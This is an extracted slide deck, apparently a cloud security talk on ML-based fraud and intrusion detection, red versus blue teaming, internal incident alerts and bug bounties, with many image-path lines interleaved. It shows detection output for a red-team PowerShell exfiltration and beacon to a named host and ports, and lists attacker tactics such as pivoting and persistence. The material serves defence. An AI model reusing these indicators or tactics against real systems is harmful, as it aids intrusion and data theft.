- Resource Type:** A dropdown menu with 'XDS' selected.
- Tenant(s)*:** A text input field containing 'sg1prdst03a'.
- Access Level*:** A dropdown menu with 'DevOpsAdmin' selected.

At the bottom of the form are three buttons: 'Validate & Add Resource', 'Submit Request', and 'Reset'. A message at the bottom left states: 'Please "Validate & Add Resource" first.'




Online Services Secure Console



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
To this



Securing the Console




Enforced Admin Console




Use of Secure Console for administrative operations in the cloud

(in addition to 2FA for access or privilege elevation)






Data Science



Machine Learning

Traditional Programming





Machine Learning




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
Why Machine Learning is Relevant to Defense



Fraud Detection



- ◆ Fraud: Theft of service; Use of service without intent to pay
 - ◆ Example: Stolen payment instrument
- ◆ Fraud Storms
 - ◆ Potential for Capacity Impact
 - ◆ Often lead to spike in Abuse
- ◆ ML-based detection
 - ◆ Sign-up patterns
 - ◆ Compute Usage
 - ◆ Bandwidth Usage
 - ◆ etc.



Detecting Anomalies

Incident Transfer

[Click Here to Acknowledge this Incident](#)


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Status	Id	Sev	Title				Time Raised		
Resolved	9143756	3	ASM Security Alert: ASM0102: AzureEngBld/Build: Driver Anomaly - KProcessHacker2				2015-04-04 06:15:52		
Impacted Service			Owning Service		Team	Assigned To	Commit Date	Customer Name	
Azure Engineering Systems			Azure Engineering Systems		Build	None		None	
Location of device on which the incident occurred									
Environment		Datacenter		Device Group		Device Name		slice Id	
PROD		None		None		None		None	
Location of device reporting the incident									
Environment		Datacenter		Device Group		Device Name		slice Id	
PROD		N/A		Aims Connector		[REDACTED]		None	
Source				Source Date		Customer Impacting		Security Risk	Noise
[REDACTED]				2015-04-04 06:15:28		False		False	False
TSG ID				Component					
None Specified				None Specified					
Description									
===== 2015-04-05 22:16:07 (PT) assigned to active by [REDACTED] =====									
ImagePath=\\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys									
See machine info below									
===== 2015-04-04 06:15:53 (PT) submitted by connector MDS-AzureSecurity-V2 =====									
ComponentName: AzureEngBld/Build 									
GroupKey: DRV:KProcessHacker2 									
BeginHop: 2015-04-04T12:45:00.0000000Z 									
AnomalyTime: 4/4/2015 4:46:14 AM 									
AnomalyDesc: Driver 'KProcessHacker2' has been activated. 									
WorkItemId: 									
AnomalyDetails: [REDACTED]; HostId=[REDACTED]; FirstSeen=4/4/2015 4:46:14 AM; LastSeen=4/4/2015 4:46:14 AM; ReasonId=1; DriverName=KProcessHacker2; ImagePath=\\??\C:\Program Files\Process Hacker 2\kprocesshacker.sys; Arguments=; ImageVersion=; Username=NT AUTHORITY\SYSTEM; Privileges=; ServiceControls=1; ServiceFlags=0; ServiceState=4; ServiceType=1; [REDACTED] 									
SourceQueryParameters: Table=[REDACTED]; Endpt=[REDACTED]; Start=2015-04-04T04:00:00.0000000+00:00; End=2015-04-04T05:00:00.0000000+00:00 									
LastUpdated: 2015-04-04T13:00:00.0000000Z 									
LastDiscovered: 2015-04-04T13:15:00.0000000Z 									
DriverName: KProcessHacker2 									
IncidentSeverity: 3 									
Title: ASM Security Alert: ASM0102: AzureEngBld/Build: Driver Anomaly - KProcessHacker2 									

Example: Phishing Attacks

- ◆ Azure Active Directory and Office 365, automatically detect when a user *may* have been compromised
- ◆ Company admins can configure alerts

REPORT	DESCRIPTION
ANOMALOUS ACTIVITY <ul style="list-style-type: none"> Sign ins from unknown sources Sign ins after multiple failures Sign ins from multiple geographies Sign ins from IP addresses with suspicious activity Sign ins from possibly infected devices Irregular sign in activity Users with anomalous sign in activity 	<ul style="list-style-type: none"> May indicate an attempt to s May indicate a successful br May indicate that multiple u May indicate a successful sig May indicate an attempt to s May indicate events anomal Indicates users whose accou
ERROR REPORTS <ul style="list-style-type: none"> Account provisioning errors 	Indicates
INTEGRATED APPLICATIONS <ul style="list-style-type: none"> Application usage: summary Application usage: detailed 	Indicates




Azure Multi-Factor Authentication

[Main](#) | [Close](#)

USER ADMINISTRATION
 Block/Unblock Users
 One-Time Bypass
 VIEW A REPORT
 Usage
 Server Status
 Blocked User History
 Bypassed User History
 Fraud Alert
 Queue!

WELCOME
 Tokenless multi-factor authentication is now available to your company. If you have any questions, please contact support.
Confess Cloud
 Account ID: CDR- QEC- MYCQH
VIEW A REPORT
 View usage of all users of Multi-Factor Authentication within an organization
CONFIGURE
 Configure Multi-Factor Authentication settings such as caching, voice messages and notifications received by users
DOWNLOADS
 Download the Multi-Factor Authentication Server
Change Requests

DATE	USERNAME	NEW PHONE	NEW PIN	NEW DEVICE TOKEN	STATUS	ACTION
06/11/2014 10:08:04	SSuser@contoso.com				Pending	Cancel
06/12/2014 14:14:02	SSuser@contoso.com				Pending	Cancel
07/16/2014 18:49:15	SSuser@contoso.com				Pending	Cancel



We've detected 4 new irregular sign ins from accounts in fabrikam.com.

[View detailed report](#)

To view this report you must have an active Windows Azure subscription, and be signed in with global administrator credentials.

We recommend that you consider doing one or more of the following to investigate and/or mitigate future security risks:


- Contact some or all of the users
- Change their passwords
- Enable [Multi-Factor Authentication](#) for their accounts

[Learn more about this email notification](#)

Thank you,


The Windows Azure Active Directory Team

CLIENT	LAST SIGN IN TIME	LAST SIGN IN IP ADDRESS	LAST SIGN IN LOCATION
Windows 7/E 9.0	3/10/2014 7:31:35 PM	123.127.104.193	Beijing, Beijing Shi, CN
Windows 8/E 10.0	3/9/2014 8:24:00 PM	123.127.104.193	Beijing, Beijing Shi, CN
Windows 7/Chrome 33.0	3/9/2014 6:50:13 PM	60.247.108.66	Beijing, Beijing Shi, CN
Windows 8/E 7.0	3/7/2014 12:32:30 PM	24.18.206.196	Bellevue, Washington, US
Windows 7/Firefox 27.0	3/6/2014 7:30:19 PM	60.247.108.66	Beijing, Beijing Shi, CN
Windows 7/Firefox 18.0	2/26/2014 7:29:30 PM	60.247.108.66	Beijing, Beijing Shi, CN
Windows 7/Chrome 32.0	2/16/2014 10:04:44 PM	123.127.104.193	Beijing, Beijing Shi, CN



Automatic Detection

- ◆ Even though a user's password had been stolen...
 - ◆ When the attacker tried to logon to Azure from (name your favorite country here...)
 - ◆ Customers were alerted automatically!



RED vs. BLUE

Red Teaming

Model real-world attacks

- ▶ Model **emerging threats** & use **blended threats**
- ▶ **Pivot** laterally & penetrate deeper
- ▶ **Exfiltrate** & leverage compromised data
- ▶ **Escape & Evade / Persistence**

Identify gaps in security story

- ▶ Measures Time to Compromise (MTTC) / Pwnage (MTTP)
- ▶ Highlight security monitoring & recovery gaps
- ▶ Improves incident response tools & process

Demonstrable impact

- ▶ Prove need for Assume Breach
- ▶ Enumerate business risks
- ▶ Justify resources, priorities, & investment needs

Blue Teaming

Exercises ability to detect & respond


- ▶ **Detect** attack & penetration (MTTD)
- ▶ **Respond** & **recover** to attack & penetration (MTTR)
- ▶ **Practiced** incident response

Enhances situational awareness

- ▶ Produces **actionable intelligence**
- ▶ **Full visibility** into actual conditions within environment
- ▶ **Data analysis** & **forensics** for attack & breach indicators

Measures readiness & impact

- ▶ **Accurately assesses** real-world attacks
- ▶ **Identifies** gaps & **investment needs**
- ▶ Focus on **slowing down attackers** & **speeding recovery**
- ▶ **Hardening** that prevents future attacks



Catching Red Team

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ICM Incident Management Portal Azure Security Engineering

Incidents On Call Lists My Profile Resources Administration Help

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Severity 3 - Active

ASM Security Alert: ASM0502: F [REDACTED] Local User Anomaly - debug1118

Send Update Mail Acknowledge Request Assistance Transfer Ownership Mitigate Resolve **Track** [REDACTED]

Details Bridges Notifications History Root Cause Details Previous Resolutions Links Restricted Data Attachments

Edit Incident

Title: ASM Security Alert: ASM0502: F [REDACTED] Local User Anomaly - debug1118

Owning Service: Windows Azure Operations Center Owning Team: WALS Owner: [REDACTED]

Impacted Services: Azure Security Engineering Impacted Teams: None specified Service Responsible: Windows Azure Operations Center


Impacted Component: SLAM Origin: Other Alert Source: MDS-AzureSecurity-V2: 30272d44-9d1a-4c31-9bdc-c0b1878ae658

Environment: PROD DC/Region: Role:

1. Non-standard user access alert triggered – access didn't go through standard JIT or access approvals
2. Log of new user detection: non-standard user name

TIMESTAMP	Tenar	Role	RoleInst	HostId	FirstSeen	LastSeen	Reason	Anoma	Username	Privileg	UserFla
2014-11-19 22:20:00Z	CH3PrdC	F	F	1	2014-11-19 22:23:35Z	2014-11-19 22:23:35Z	1 new user	[REDACTED]	[REDACTED]	2	66113
2014-11-19 05:20:00Z	CH3PrdC	F	F	1	2014-11-19 05:24:48Z	2014-11-19 05:24:48Z	1 new user	2	[REDACTED]	2	66113
2014-11-18 18:15:00Z	CH1PrdA	F	F	1	2014-11-18 18:18:15Z	2014-11-18 18:18:15Z	1 new user	debug1118	[REDACTED]	2	66113
2014-11-18 18:20:00Z	CH1PrdA	F	F	1	2014-11-18 18:20:25Z	2014-11-18 18:20:25Z	1 new user	debug1118	[REDACTED]	2	66113
2014-11-18 18:20:00Z	CH1PrdA	F	F	1	2014-11-18 18:21:24Z	2014-11-18 18:21:24Z	1 new user	debug1118	[REDACTED]	2	66113
2014-11-18 18:20:00Z	CH1PrdA	F	F	1	2014-11-18 18:22:28Z	2014-11-18 18:22:28Z	1 new user	debug1118	[REDACTED]	2	66113
2014-11-18 18:25:00Z	CH1PrdA	F	F	1	2014-11-18 18:25:25Z	2014-11-18 18:25:25Z	1 new user	debug1118	[REDACTED]	2	66113
2014-11-18 02:00:00Z	CH1Stag	F	F	1	2014-11-18 02:02:18Z	2014-11-18 02:02:18Z	1 new user	[REDACTED]	[REDACTED]	2	66113

Intrusion detection in the Cloud



This attacker is trying to avoid detection by using PowerShell. Think he'll succeed?

Our network monitoring detects his exfiltration and command-and-control activity.

Our machine learning flags his session as unusual relative to previous behavior.



New external IP

IP: 65.52.120.233
Domain: popsectest.cloudapp.net
Process: powershell.exe
User: _spogmsvc3

Large outbound data transfer

IP: 65.52.120.233:1337
Domain: popsectest.cloudapp.net
Process: powershell.exe
User: _spogmsvc3
Bytes: 11,000K

Beacon

IP: 65.52.120.233:1338
Domain: popsectest.cloudapp.net
Process: svchost.exe
User: SYSTEM
Interval: 4


MCM: Abnormal activity pattern

Host: CH1YL1ADM004
User: _spogmsvc3
LogonID: 1043
Worst transition score: 100
Overall score: 59



Data-Driven Offense

- ◆ Reduce likelihood of detection
- ◆ Decrease MTTC and MTTP
- ◆ Use of ML for offense
- ◆ Leverages the cloud
- ◆ Examples:
 - ◆ Data-driven pivoting
 - ◆ Visualization



Next Generation APT™



Intelligence Driven



Machine Learning



Varied Persistence




Diversionary Tactics



Multi-Front Assaults



Announcing: Azure Security Bug Bounties



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- ◆ Existing bug bounty programs cover:
 - ◆ Online Services Bug Bounty: \$500-\$15,000 USD
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 - ◆ Mitigation Bypass Bounty Program: ++Hyper-V
 - ◆ ++Project Spartan Bug Bounty Program

